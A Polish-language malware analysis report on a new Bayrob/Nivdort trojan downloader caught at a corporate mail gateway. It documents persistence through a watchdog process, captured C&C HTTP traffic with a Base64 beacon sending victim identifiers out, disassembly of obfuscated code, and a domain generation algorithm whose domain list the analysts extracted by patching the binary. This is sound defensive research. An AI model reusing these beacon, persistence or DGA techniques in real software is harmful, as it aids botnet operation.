

Rozmowy z botnetem

13 listopada 2015 r. na skrzynkę jednego z pracowników Exatel trafiła wiadomość zatytułowana „**You've Just accepted a voice mail! DI5hi**”. Załącznik wiadomości „**80rashawn.zip**” zawierał plik wykonywalny (**emilfecko.exe**), którego suma MD5 (**bf992dec6fc27f9ff55daca7a864a8db**) nie figurowała w bazie danych zagrożeń (Virusotal). System antywirusowy zainstalowany na komputerach pracowników również nie zidentyfikował pliku załącznika jako potencjalnego zagrożenia. Mimo to wiadomość została zatrzymana przez bramkę pocztową jako podejrzaną jeszcze przed dostarczeniem jej do pracownika. Wiadomość została przekazana przez oficera bezpieczeństwa do analizy celem ustalenia jej szkodliwości oraz potencjalnych zamiarów atakującego.

Poniższy tekst przedstawia wyniki tej analizy technicznej. Ujawniła ona, iż otrzymany plik wykonywalny był nową odmianą konia trojańskiego **Bayrob**, którego początki sięgają 2007 roku. Jego aktywność końcem 2015 roku związana była z rozpoczęciem fazy rozbudowy botnetu.

Wstępna analiza pliku załącznika (emilfecko.exe)

Plik przesyłany w załączniku wiadomości jest tak naprawdę modulem startowym (downloader'em) konia trojańskiego. Ma on za zadanie nawiązanie komunikacji z serwerem wydawania rozkazów (C&C) kontrolowanym przez operatora botnetu i pobranie właściwego modułu konia trojańskiego.


Po uruchomieniu pliku „**emilfecko.exe**”, w katalogu głównym dysku C tworzony jest katalog o losowej nazwie, która nie jest generowana dynamicznie (jest statycznie wkompielowany w kod wykonywalny stringiem). W utworzonym katalogu kod wykonywalny tworzy dwie kopie o również losowych nazwach oraz trzy pliki o wielkościach od 0 do 16 bajtów:

```
cs:\jikdfed>dir /a
Wolumin w stacji C nie ma etykiety.
Numer seryjny woluminu: 9E98-2735


Katalog: cs:\jikdfed
2016-01-10 09:09 <DIR>
2016-01-10 09:09 <DIR>
2016-01-10 09:09 0 gnw3wnrk
2016-01-10 09:09 4 lcdpsugdtfd
2016-01-10 09:09 439 808 jvkhlijqnrz.exe
2016-01-10 09:09 439 808 wibmczur.exe
2016-01-10 09:09 12 wgnrjco
2016-01-10 09:09 873 632 bajtów
                plik(ów)
                katalog(ów) 117 327 290 368 bajtów wolnych
```

Następnie downloader instaluje się w systemie, zapewniając automatyczne uruchomienie wraz z jego startem. Downloader tworzy usługę systemową o nazwie składającej się z pięciu losowych słów - najprawdopodobniej generowaną podczas

tworzenia nowej mutacji trojana (używając do tego słownika predefiniowanego przez autora).



Proces „**emilfecko.exe**” uruchamia jedną ze swoich kopii, po czym kończy działanie. Nowo utworzony proces (**vkhijxqnrz.exe**) uruchamia swoją kopię binarną (**wibmcmzur.exe**), z przełącznikiem „**WATCHDOG**” przekazany w linii komend. Jedyną funkcjonalnością tak utworzonego procesu jest monitorowanie czy jego proces potomny jest wciąż uruchomiony. W razie próby zamknięcia procesu potomnego - jest on natychmiast przywracany.



Już po tych kilku symptomach w sposobie zachowania (użycie przełącznika o nazwie „**WATCHDOG**”, charakterystyczny sposób budowy nazw losowych katalogów i plików, imię i nazwisko w nazwie pliku wykonywalnego) można rozpoznać rodzinę malware o nazwach kodowych **Bayrob / Nivdort**. Infekcję malware należącym do tej rodziny rejestrowano już w 2007 roku, a ostatnią dokładną analizę mutacji malware tej odmiany opublikował [Jason Geffner](#) w 2013 roku.

Kontynuując analizę zauważyliśmy, iż proces główny download'era zaraz po uruchomieniu rozpoczyna próby nawiązania komunikacji HTTP (port 80) z serwerem wydawania rozkazów (C&C). Następnie - w razie udanego połączenia lub po braku poprawnej odpowiedzi z kolejno odpytanych 85 domen - proces zaprzestaje prób nawiązania połączenia na 30 minut. Po tym czasie próbuje nawiązać kolejne połączenie z serwerem C&C i odebrać potencjalne rozkazy:

5:18:52.6721407 PM	ivkhijqnrz.exe	3116	TCP Receive	sandbox01.localdomain:3400 -> ip234.208-100-26.static.steadfastdns.net:ht
5:18:52.6725349 PM	ivkhijqnrz.exe	3116	TCP Disconnect	sandbox01.localdomain:3400 -> ip234.208-100-26.static.steadfastdns.net:ht
5:18:58.0675002 PM	ivkhijqnrz.exe	3116	TCP Connect	sandbox01.localdomain:3401 -> 210.127.209.23:htp
5:18:58.0679184 PM	ivkhijqnrz.exe	3116	TCP Send	sandbox01.localdomain:3401 -> 210.127.209.23:htp
5:18:58.4181707 PM	ivkhijqnrz.exe	3116	TCP Unknown	sandbox01.localdomain:3401 -> 210.127.209.23:htp
5:18:58.4182001 PM	ivkhijqnrz.exe	3116	TCP Receive	sandbox01.localdomain:3401 -> 210.127.209.23:htp
5:18:58.4185873 PM	ivkhijqnrz.exe	3116	TCP Disconnect	sandbox01.localdomain:3401 -> 210.127.209.23:htp
5:49:21.3555851 PM	ivkhijqnrz.exe	3116	TCP Connect	sandbox01.localdomain:3402 -> 203.210.112.33:htp
5:49:21.3560126 PM	ivkhijqnrz.exe	3116	TCP Send	sandbox01.localdomain:3402 -> 203.210.112.33:htp
5:49:21.7262091 PM	ivkhijqnrz.exe	3116	TCP Unknown	sandbox01.localdomain:3402 -> 203.210.112.33:htp
5:49:21.7262445 PM	ivkhijqnrz.exe	3116	TCP Receive	sandbox01.localdomain:3402 -> 203.210.112.33:htp
5:49:21.7267337 PM	ivkhijqnrz.exe	3116	TCP Disconnect	sandbox01.localdomain:3402 -> 203.210.112.33:htp
5:49:42.2240617 PM	ivkhijqnrz.exe	3116	TCP Connect	sandbox01.localdomain:3403 -> ip-50-63-202-53.ip.secureserver.net:htp
5:49:42.2248467 PM	ivkhijqnrz.exe	3116	TCP Send	sandbox01.localdomain:3403 -> ip-50-63-202-53.ip.secureserver.net:htp
5:49:57.7648142 PM	ivkhijqnrz.exe	3116	TCP Disconnect	sandbox01.localdomain:3403 -> ip-50-63-202-53.ip.secureserver.net:htp
5:50:13.5200242 PM	ivkhijqnrz.exe	3116	TCP Connect	sandbox01.localdomain:3404 -> p9pn-i.geo.vip.bf1.yahoo.com:htp
5:50:13.5204094 PM	ivkhijqnrz.exe	3116	TCP Send	sandbox01.localdomain:3404 -> p9pn-i.geo.vip.bf1.yahoo.com:htp
5:50:14.1630956 PM	ivkhijqnrz.exe	3116	TCP Unknown	sandbox01.localdomain:3404 -> p9pn-i.geo.vip.bf1.yahoo.com:htp
5:50:14.1631235 PM	ivkhijqnrz.exe	3116	TCP Receive	sandbox01.localdomain:3404 -> p9pn-i.geo.vip.bf1.yahoo.com:htp
5:50:14.1635652 PM	ivkhijqnrz.exe	3116	TCP Disconnect	sandbox01.localdomain:3404 -> p9pn-i.geo.vip.bf1.yahoo.com:htp
5:50:17.9169269 PM	ivkhijqnrz.exe	3116	TCP Connect	sandbox01.localdomain:3405 -> tealc.asoshaed.com:htp

Przykładowa nieudana próba nawiązania połączenia (zdalny serwer nie jest serwerem kontrolowanym przez operatora botnetu) wygląda następująco:

```
GET /index.php HTTP/1.0
Accept: */*
Connection: close
Host: winterbottom.net

HTTP/1.1 404 Not Found
Content-Length: 461
Content-Type: text/html
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
Date: Sun, 17 Jan 2016 16:18:26 GMT
Connection: close

<html><head><title>Error 404</title>

<meta name="robots" content="noindex">
<META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=iso-8859-1"></head>

<body>

<h2>HTTP Error 404</h2>

<p><strong>404 Not Found</strong></p>

<p>The Web server cannot find the file or script you asked for. Please check the URL to ensure that the path is correct.</p>

<p>Please contact the server's administrator if this problem persists.</p>

</body></html>
```

Natomiast komunikacja HTTP, którą malware rozpoznaje jako poprawną (identyfikującą pozytywnie serwer: „**followshout.net**” jako będący jego C&C), zawiera odpowiedź binarną w następującej postaci:

```

GET /index.php HTTP/1.0
Accept: */*
Connection: close
Host: followshout.net

HTTP/1.0 200 OK
Date: Sat, 16 Jan 2016 17:13:05 GMT
P3P: policyref="http://info.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAI IVDI CONI TELI OUR DELI SAMI OTRI UNRI
PUBI IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV"
Content-Type: text/html
Age: 2
Server: ATS/5.0.1

0:Ha.n      ,.c.7oG.0..R...E...g..~].i.9.5...../.E8(...zrFam.u1N|...^Rr...!....._gnp..g\Z      E...'...:k....C....
6S.B..f.....U..dH.!*.|jw.l....j>a..[2E...<ET....j...o;..c..(D.r...e...R .....Z....
...ID;'...F...!.E...a...7..Onb+u...FG...Ez*.....|cM'...&.../..._#R.e.t.....S.e.X...V.U52..V.G..Yd..~}.l.[h.....
+g.....n...v...~=.u...h@M...^..K.<.X...y.o...5.....$......*..d.5... q.2j....P..o.*..H%.G.&....k..C.....@...s..nz/^\\_D.DR_A..4{.
...B...<.m..W..v...e.O.\S      ).R...>...'='o..E....Ds.H...      .....*..P...-."xa.....k..
...B..h=nG0..b?...g..b....j..p.-.3.=6..fv.."D.8v...\\^....Y.....q.....d
...$F..n?...#...((...V)...g...cK~..0...}[Tb2...LK#...ld...
...R.>..N"...e".....r17*.....R...x.T.D...m...'H...P.Qx..H.....1.Lz.....rA.U....1..`..n_

mM|.      ...FL..
.>c.B.....x..).R....fPX..`.\.8).....z6.=.%..n.G.....#.9r...K\.....s!=.....u..;...3["u...y0f1...|/.....|..G..1.^,..{.x\
...Y..9.....I..QZ.)3..2se>.....)|N...er..bSZ.i
5C.=..1^o?...J'....%1.5.....$.y...=...
7.j).../(xD....cyQg....;E.`.%|. { ...J.G.V..`-.....
...&...g.4>..D..I.R1.*^..1.
o..S...&....."$.XM<..S..
.....
2.,.....D...g.....i..

```

Po poprawnej odpowiedzi C&C na pakiet powitalny malware (żądanie „**GET index.php**”), proces wysłał pakiet POST z buforem zakodowanym Base64, zawierającym dane identyfikujące nowo przejętą maszynę:

```

POST /index.php HTTP/1.0
Accept: */*
Connection: close
Host: followshout.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 245

post=ZW1pbC5mZWNRb0BzZXpuYW0uY3oJamlrZGZjZAlqdmtoaWp4cW5yei5leGUJd2libWNtenVyLmV4ZQlJbnRlcmZhY2UgUmVwb3J0cyBQcm9ibGVtCVN5c3RlbSBSESENQIFRocmVhZCBQYW51bCBbZ2VudAkWMDgJU0FOREJpWDAxCTAwMEMyOUMwMDBGNgk3Mjg0ZmI3OTVlMWwFhNzkyNDkxOTZlNjg5ODM3N2Y0OA%3D%3DHTTP/1.0 200 OK
Date: Sat, 16 Jan 2016 17:13:06 GMT
P3P: policyref="http://info.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAI IVDI CONI TELI OUR DELI SAMI OTRI UNRI
PUBI IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV"
Content-Type: text/html
Age: 2
Server: ATS/5.0.1

0:Ha.n      ,.c.7oG.0..R...E...g..~].i.9.5...../.E8(...zrFam.u1N|...^Rr...!....._gnp..g\Z      E...'...:k....C....
6S.B..f.....U..dH.!*.|jw.l....j>a..[2E...<ET....j...o;..c..(D.r...e...R .....Z....
...ID;'...F...!.E...a...7..Onb+u...FG...Ez*.....|cM'...&.../..._#R.e.t.....S.e.X...V.U52..V.G..Yd..~}.l.[h.....
+g.....n...v...~=.u...h@M...^..K.<.X...y.o...5.....$......*..d.5... q.2j....P..o.*..H%.G.&....k..C.....@...s..nz/^\\_D.DR_A..4{.
...B...<.m..W..v...e.O.\S      ).R...>...'='o..E....Ds.H...      .....*..P...-."xa.....k..
...B..h=nG0..b?...g..b....j..p.-.3.=6..fv.."D.8v...\\^....Y.....q.....d
...$F..n?...#...((...V)...g...cK~..0...}[Tb2...LK#...ld...
...R.>..N"...e".....r17*.....R...x.T.D...m...'H...P.Qx..H.....1.Lz.....rA.U....1..`..n_

mM|.      ...FL..
.>c.B.....x..).R....fPX..`.\.8).....z6.=.%..n.G.....#.9r...K\.....s!=.....u..;...3["u...y0f1...|/.....|..G..1.^,..{.x\
...Y..9.....I..QZ.)3..2se>.....)|N...er..bSZ.i
5C.=..1^o?...J'....%1.5.....$.y...=...
7.j).../(xD....cyQg....;E.`.%|. { ...J.G.V..`-.....
...&...g.4>..D..I.R1.*^..1.
o..S...&....."$.XM<..S..
.....
2.,.....

```

Treść przesyłana jest zmienną o nazwie ‘post’ i zakodowana Base64:

```

ZW1pbC5mZWNRb0BzZXpuYW0uY3oJamlrZGZjZAlqdmtoaWp4cW5yei5leGUJd2libWNtenVyLmV4ZQlJbnRlcmZhY2UgUmVwb3J0cyBQcm9ibGVtCVN5c3RlbSBSESENQIFRocmVhZCBQYW51bCBbZ2VudAkWMDgJU0FOREJpWDAxCTAwMEMyOUMwMDBGNgk3Mjg0ZmI3OTVlMWwFhNzkyNDkxOTZlNjg5ODM3N2Y0OA==

```

a po zdekodowaniu wygląda następująco:

```

emil.fecko@XXXXXXXXXXXXXXXXX
jkd fcd
jvkhijxqnrz.exe
wibmcmzur.exe

```

```
Interface Reports Problem
System DHCP Thread Panel Agent
008
SANDBOX01
000C29C000F6
7284fb795b1aa79249196a6898377f48
```

i zawiera kolejno:

- adres email (prawdopodobnie należący do ofiary, z której maszyny wysłano wiadomość po otrzymaniu rozkazu propagacji malware),
- nazwę katalogu, w którym instaluje się downloader malware (**jikdfcd**),
- nazwy utworzonych na dysku kopii downloadera: usługi systemowej i watchdog'a,
- dwie nazwy, z których jedna jest użyta jako nazwa usługi systemowej,
- niezidentyfikowaną wartość numeryczną (**008**),
- nazwę komputera (**SANDBOX01**),
- adres MAC karty sieciowej (**000C29C000F6**),
- sumę MD5 (**7284fb795b1aa79249196a6898377f48**) obliczoną na łańcuchu tekstowym: <adres_email_ofiary><nazwa_komputera>,

Poniżej przedstawiono proces budowy bufora. Najpierw pobierana jest nazwa komputera:

```
001E1554 |> 56          PUSH ESI
001E1555 |. 8D45 E8        LEA EAX,DWORD PTR SS:[EBP-18]
001E1558 |. 50             PUSH EAX
001E1559 |. 8D45 D8        LEA EAX,DWORD PTR SS:[EBP-28]
001E155C |. 50             PUSH EAX
001E155D |. FF15 C4872200 CALL DWORD PTR DS:[2287C4] ;kernel32.GetComputerNameA
001E1563 |. 85C0           TEST EAX,EAX
```

Następnie nazwa komputera jest sklejana ze stringiem zawierającym adres email ofiary:

```
001E17A1 |> 8D45 D8        LEA EAX,DWORD PTR SS:[EBP-28]
001E17A4 |. 50             PUSH EAX
001E17A5 |. 8D85 D8FCFFFF LEA EAX,DWORD PTR SS:[EBP-328]
001E17AB |. 50             PUSH EAX
001E17AC |. E8 6FC80100    CALL jkhqfdds.001FE020
```

Do wyjściowego bufora wstawiany jest string zawierający nazwę katalogu downloader'a, pobrany wcześniej z szyfrowanego bufora statycznych łańcuchów tekstowych, wkompiowanych w plik PE:

```
001E17F0 |. FF35 78862200 PUSH DWORD PTR DS:[228678]
001E17F6 |. C705 10AA2200 >MOV DWORD PTR DS:[22AA10],1812002
001E1800 |. E8 9BC90100    CALL jkhqfdds.001FE1A0
```

Podobnie wstawiane są nazwy kopii pliku binarnego downloader'a oraz nazwy usług systemowych:

```
001E18FB |. FF35 5C862200 PUSH DWORD PTR DS:[22865C] ; /Arg1 =
005261C0 ASCII jkhqfddsphr.exe
001E1901 |. 05 9CDC233C ADD EAX,3C23DC9C
001E1906 |. 66:A3 9C8A2200 MOV WORD PTR DS:[228A9C],AX
001E190C |. E8 CF01FFFF CALL jkhqfdds.001D1AE0 ; \jkhqfdds.010A1AE0
```

```
001E193F |. 8135 34CF2200 >XOR DWORD PTR DS:[22CF34],D6888548
001E1949 |. 8D8D 60FFFFFF LEA ECX,DWORD PTR SS:[EBP-A0]
001E194F |. FF35 74862200 PUSH DWORD PTR DS:[228674] ; /Arg1 = 00526348
ASCII jnwqnesqkn.exe
001E1955 |. E8 8601FFFF CALL jkhqfdds.001D1AE0 ;
\jkhqfdds.010A1AE0
```

```
001E1991 |. 8135 4CB92200 >XOR DWORD PTR DS:[22B94C],D3876F5D
001E199B |. 8D4D 9C LEA ECX,DWORD PTR SS:[EBP-64]
001E199E |. FF35 6C862200 PUSH DWORD PTR DS:[22866C] ; /Arg1 =
005262A8 ASCII Provider Problem Connectivity Brightness Key
001E19A4 |. E8 3701FFFF CALL jkhqfdds.001D1AE0 ;
\jkhqfdds.010A1AE0
```

```
001E19E9 |. 0FB705 F28B2200 >MOVZX EAX,WORD PTR DS:[228BF2]
001E19F0 |. 2D 0520C148 SUB EAX,48C12005
001E19F5 |. 66:A3 F28B2200 MOV WORD PTR DS:[228BF2],AX
001E19FB |> FF35 70862200 PUSH DWORD PTR DS:[228670] ; /Arg1 =
005262F8 ASCII Power Connectivity Backup Notification Superfetch
001E1A01 |. 8D8D 38FFFFFF LEA ECX,DWORD PTR SS:[EBP-C8]
001E1A07 |. E8 D400FFFF CALL jkhqfdds.001D1AE0 ;
\jkhqfdds.010A1AE0
```

Następnie z szyfrowanego pojemnika stringów pobierany jest łańcuch tekstowy „008”, podając jako argument wielkość bufora i identyfikator łańcucha w pojemniku (2D8F):

```
001E1A46 |. 0905 24D62200 OR DWORD PTR DS:[22D624],EAX
001E1A4C |. 6A 04 PUSH 4 ; /Arg2 = 00000004
001E1A4E |. 68 8F2D0000 PUSH 2D8F ; |Arg1 = 00002D8F
001E1A53 |. E8 D8920000 CALL jkhqfdds.001EAD30 ; \jkhqfdds.010BAD30
```

Zawartość tymczasowego bufora jest niszczone po użyciu, w celu uniknięcia wykrycia podczas analizy pamięci.

Na końcu procedury tworzona jest suma MD5 sklejonego wcześniej łańcucha, zawierającego nazwę komputera i adres email ofiary. Funkcja skrótu MD5 - podobnie jak inne funkcje kryptograficzne w kodzie konia trojańskiego - jest silnie zobfuskowana (zaciemniona). Poniższy fragment kodu przedstawia inicjalizację pętli głównej funkcji MD5 w kodzie malware (inicjalizację liczników A, B, C, D algorytmu MD5). Zielonym kolorem zaznaczono nadmiarowy kod - nie wpływający na logikę działania programu - umieszczony wyłącznie w celu utrudnienia analizy przez osobę przeprowadzającą inżynierię odwrotną kodu:

```

001EE9B0 |. 0150 08      ADD DWORD PTR DS:[EAX+8],EDX
001EE9B3 |. A1 34B22200   MOV EAX,DWORD PTR DS:[22B234]
001EE9B8 |. 2BC8          SUB ECX,EAX
001EE9BA |. 210D 58C22200 AND DWORD PTR DS:[22C258],ECX
001EE9C0 |. FF05 34B22200 INC DWORD PTR DS:[22B234]
001EE9C6 |. 8B4D F4       MOV ECX,DWORD PTR SS:[EBP-C]
001EE9C9 |. 0171 0C       ADD DWORD PTR DS:[ECX+C],ESI
001EE9CC |. 66:FF05 D0A322> INC WORD PTR DS:[22A3D0]
001EE9D3 |. 0FB705 D0A3220> MOVZX EAX,WORD PTR DS:[22A3D0]
001EE9DA |. 98            CWDE
001EE9DB |. 69C0 4B7F6548 IMUL EAX,EAX,48657F4B
001EE9E1 |. 0305 40D62200 ADD EAX,DWORD PTR DS:[22D640]
001EE9E7 |. A3 40D62200   MOV DWORD PTR DS:[22D640],EAX
001EE9EC |. 0159 10       ADD DWORD PTR DS:[ECX+10],EBX
001EE9EF |. 0FB705 0489220> MOVZX EAX,WORD PTR DS:[228904]
001EE9F6 |. 25 82200020   AND EAX,20002082
001EE9FB |. 66:A3 04892200 MOV WORD PTR DS:[228904],AX
001EEA01 |. 0179 14       ADD DWORD PTR DS:[ECX+14],EDI

```

Generator nazw serwerów wydawania rozkazów

Analizowany malware nie posiada jednego stałego serwera wydawania rozkazów. Zastosowany został w nim mechanizm dynamicznego generowania nazw domenowych serwerów C&C (DGA: Domain Generation Algorithm), których wartość uzależniona jest od czasu. Generowane co pół godziny 85 zapytań http - będących próbą nawiązania komunikacji z serwerem C&C (i pobrania ew. rozkazów od operatora botnetu) - operuje na liście domen przesuniętej o 3 wiersze w stosunku do sekwencji domen, z którą komunikacja była nawiązywana przed 30 minutami.

Przykładowo, po uruchomieniu maszyny 17 sierpnia 2016 roku o godzinie 5:20, malware rozpocznie próbę nawiązania komunikacji ze swoim C&C, zaczynając od następującej sekwencji nazw domen:

```

leavenotice.net
finishindeed.net
leaveindeed.net
finishduring.net
leaveduring.net
sweetlength.net
probablylength.net
sweetnotice.net
probablynotice.net
...

```

Natomiast o godzinie 5:50 tego samego dnia, początek sekwencji będzie wyglądał następująco:

```

finishduring.net

```

```
leaveduring.net
sweetlength.net
probablylength.net
sweetnotice.net
probablynotice.net
sweetindeed.net
probablyindeed.net
sweetduring.net
probablyduring.net
...
```

Generowane nazwy domen składają się ze sklejonych ze sobą dwóch słów anglojęzycznych, pobieranych z wkompilowanego w kod malware statycznego słownika zawierającego 384 pozycje.

Słownik generatora nazw jest zaszyfrowany. Jego deszyfracja następuje wyłącznie w trakcie próby połączenia z C&C, a po wygenerowaniu zestawu nazw jest on niszczone (zawartość bufora pamięci jest zerowana). Fragment bufora zawierającego deszyfrowany słownik przed zniszczeniem:

Address	Hex dump																ASCII
0015FE85	00	6D	6F	74	68	65	72	00	74	68	6F	75	67	68	00	63	.mother.though.c
0015FE95	69	67	61	72	65	74	74	65	00	73	75	62	6A	65	63	74	igarette.subject
0015FEA5	00	6C	65	61	76	65	00	73	75	64	64	65	6E	00	77	68	.leave.sudden.wh
0015FEB5	65	74	68	65	72	00	6D	6F	75	6E	74	61	69	6E	00	70	ether.mountain.p
0015FEC5	65	72	68	61	70	73	00	63	68	69	6C	64	72	65	6E	00	erhaps.children.
0015FED5	65	69	74	68	65	72	00	73	77	65	65	74	00	73	65	76	either.sweet.sev
0015FEE5	65	72	61	6C	00	66	6F	72	65	69	67	6E	00	72	69	67	eral.foreign.rig
0015FEF5	68	74	00	70	6F	73	73	69	62	6C	65	00	77	69	6E	64	ht.possible.wind
0015FF05	6F	77	00	66	61	6D	69	6C	79	00	65	6E	67	6C	69	73	ow.family.englis
0015FF15	68	00	70	72	6F	62	61	62	6C	79	00	6D	61	74	65	72	h.probably.mater
0015FF25	69	61	6C	00	73	68	6F	72	65	00	77	65	6C	63	6F	6D	ial.shore.welcom
0015FF35	65	00	64	6F	6C	6C	61	72	00	70	72	6F	75	64	00	73	e.dollar.proud.s
0015FF45	68	6F	75	6C	64	00	69	6E	64	75	73	74	72	79	00	6F	hould.industry.o

Nie próbowaliśmy analizować algorytmu, którego malware używa do generowania nazw. Zamiast tego zmodyfikowaliśmy kod konia trojańskiego tak, by po uruchomieniu malware sam wygenerował i zapisał do pliku kolejno wszystkie możliwe kombinacje nazw C&C.

W tym celu zmodyfikowaliśmy sekwencję kodu malware odpowiedzialną za rozwiązanie nazwy domeny (funkcja „gethostbyname”) serwera C&C:

0041DA1A	. 8D4D 14	LEA ECX,DWORD PTR SS:[EBP+14]	
0041DA1D	. 51	PUSH ECX	
0041DA1E	. 68 06100000	PUSH 1006	
0041DA23	. 68 FFFF0000	PUSH 0FFFF	
0041DA28	. 8B55 E4	MOV EDX,DWORD PTR SS:[EBP-1C]	
0041DA2B	. 52	PUSH EDX	
0041DA2C	. FF15 7C5B4600	CALL DWORD PTR DS:[465B7C]	ws2_32.setsockopt
0041DA32	> 8D85 98FEFFFF	LEA EAX,DWORD PTR SS:[EBP-168]	
0041DA38	. 50	PUSH EAX	
0041DA39	. FF15 5C5B4600	CALL DWORD PTR DS:[465B5C]	ws2_32.gethostbyname
0041DA3F	. 8945 AC	MOV DWORD PTR SS:[EBP-54],EAX	
0041DA42	. 837D AC 00	CMP DWORD PTR SS:[EBP-54],0	
0041DA46	~ 75 0D	JNZ SHORT jvkhijq.0041DA55	
0041DA48	. 8D4D B0	LEA ECX,DWORD PTR SS:[EBP-50]	
0041DA4B	. E8 C0AFEFF	CALL jvkhijq.00404510	
0041DA50	~ E9 0B050000	JMP jvkhijq.0041DF60	
0041DA55	> B9 02000000	MOV ECX,2	

Zerując wartość zwracaną przez funkcję gethostbyname (zwracaną w rejestrze EAX), powodujemy, że każde żądanie malware wysłane do serwera DNS o rozwiązanie nazwy (przed każdą kolejną próbą nawiązania połączenia z C&C) będzie wyglądało dla malware na niepowodzenie:

0041DA2C	. FF15 7C5B4600	CALL DWORD PTR DS:[465B7C]	ws2_32.setsockopt
0041DA32	. 8D85 98FEFFFF	LEA EAX,DWORD PTR SS:[EBP-168]	
0041DA38	33C0	XOR EAX,EAX	
0041DA3A	90	NOP	
0041DA3B	90	NOP	
0041DA3C	90	NOP	
0041DA3D	90	NOP	
0041DA3E	90	NOP	
0041DA3F	. 8945 AC	MOV DWORD PTR SS:[EBP-54],EAX	
0041DA42	. 837D AC 00	CMP DWORD PTR SS:[EBP-54],0	

To spowoduje, że żadna z odpytanych domen nie zostanie zidentyfikowana przez malware jako C&C, a malware ponowi próby używając kolejnych z sekwencji 85 wygenerowanych nazw. Stosując „siłowe” zapętlenie pętli iterującej po kolejnych zapytaniach (usuając warunek sprawdzający, ile domen już zostało odpytanych), utworzymy pętlę nieskończoną:

004093FE	. 66:8B15 F44246	MOV DX,WORD PTR DS:[4642F4]	
00409405	. 66:83C2 01	ADD DX,1	
00409409	. 66:8915 F44246	MOV WORD PTR DS:[4642F4],DX	
00409410	^ E9 56FDFFFF	JMP jvkhijq.0040916B	
00409415	^ E9 66FDFFFF	JMP jvkhijq.00409180	
0040941A	90	NOP	
0040941B	. 8B4D F4	MOV ECX,DWORD PTR SS:[EBP-C]	
0040941E	. 894D C4	MOV DWORD PTR SS:[EBP-3C],ECX	
00409421	> 8D8D 70FFFFFF	LEA ECX,DWORD PTR SS:[EBP-90]	
00409427	. E8 440D0100	CALL jvkhijq.0041A170	
0040942C	. 68 AE080000	PUSH 8AE	
00409431	. FF15 985C4600	CALL DWORD PTR DS:[465C98]	kernel32.Sleep
00409437	. 8B0D 80634600	MOV ECX,DWORD PTR DS:[466380]	

Po skonfigurowaniu debuggera tak, by logował do pliku argument przekazywany w wywołaniu funkcji gethostbyname (czyli nazwę domeny, którą malware chce rozwiązać) i ponownym uruchomieniu kodu konia trojańskiego, malware sam wygeneruje nam do pliku pełną listę domen:

```

0041DA38 COND: srv = 00A4FAA4 "strengthbusiness.net"
0041DA38 COND: srv = 00A4FAA4 "stillbusiness.net"
0041DA38 COND: srv = 00A4FAA4 "strengthappear.net"
0041DA38 COND: srv = 00A4FAA4 "stillappear.net"
0041DA38 COND: srv = 00A4FAA4 "movementinstead.net"
0041DA38 COND: srv = 00A4FAA4 "outsideinstead.net"
0041DA38 COND: srv = 00A4FAA4 "movementexplain.net"
0041DA38 COND: srv = 00A4FAA4 "outsideexplain.net"
0041DA38 COND: srv = 00A4FAA4 "movementbright.net"
0041DA38 COND: srv = 00A4FAA4 "outsidebright.net"
0041DA38 COND: srv = 00A4FAA4 "movementinside.net"
0041DA38 COND: srv = 00A4FAA4 "outsideinside.net"
0041DA38 COND: srv = 00A4FAA4 "buildinginstead.net"
0041DA38 COND: srv = 00A4FAA4 "eveninginstead.net"
0041DA38 COND: srv = 00A4FAA4 "buildingexplain.net"
0041DA38 COND: srv = 00A4FAA4 "eveningexplain.net"
0041DA38 COND: srv = 00A4FAA4 "buildingbright.net"
0041DA38 COND: srv = 00A4FAA4 "eveningbright.net"
0041DA38 COND: srv = 00A4FAA4 "buildinginside.net"
0041DA38 COND: srv = 00A4FAA4 "eveninginside.net"
0041DA38 COND: srv = 00A4FAA4 "storeinstead.net"
0041DA38 COND: srv = 00A4FAA4 "mightinstead.net"
0041DA38 COND: srv = 00A4FAA4 "storeexplain.net"
0041DA38 COND: srv = 00A4FAA4 "mightexplain.net"
0041DA38 COND: srv = 00A4FAA4 "storebright.net"
0041DA38 COND: srv = 00A4FAA4 "mightbright.net"
0041DA38 COND: srv = 00A4FAA4 "storeinside.net"
0041DA38 COND: srv = 00A4FAA4 "mightinside.net"
0041DA38 COND: srv = 00A4FAA4 "doctorinstead.net"
0041DA38 COND: srv = 00A4FAA4 "prettyinstead.net"
0041DA38 COND: srv = 00A4FAA4 "doctorexplain.net"
0041DA38 COND: srv = 00A4FAA4 "prettyexplain.net"
0041DA38 COND: srv = 00A4FAA4 "doctorbright.net"
0041DA38 COND: srv = 00A4FAA4 "prettybright.net"
0041DA38 COND: srv = 00A4FAA4 "doctorinside.net"
0041DA38 COND: srv = 00A4FAA4 "prettyinside.net"
0041DA38 COND: srv = 00A4FAA4 "fellowinstead.net"
0041DA38 COND: srv = 00A4FAA4 "doubleinstead.net"
0041DA38 COND: srv = 00A4FAA4 "fellowexplain.net"

```

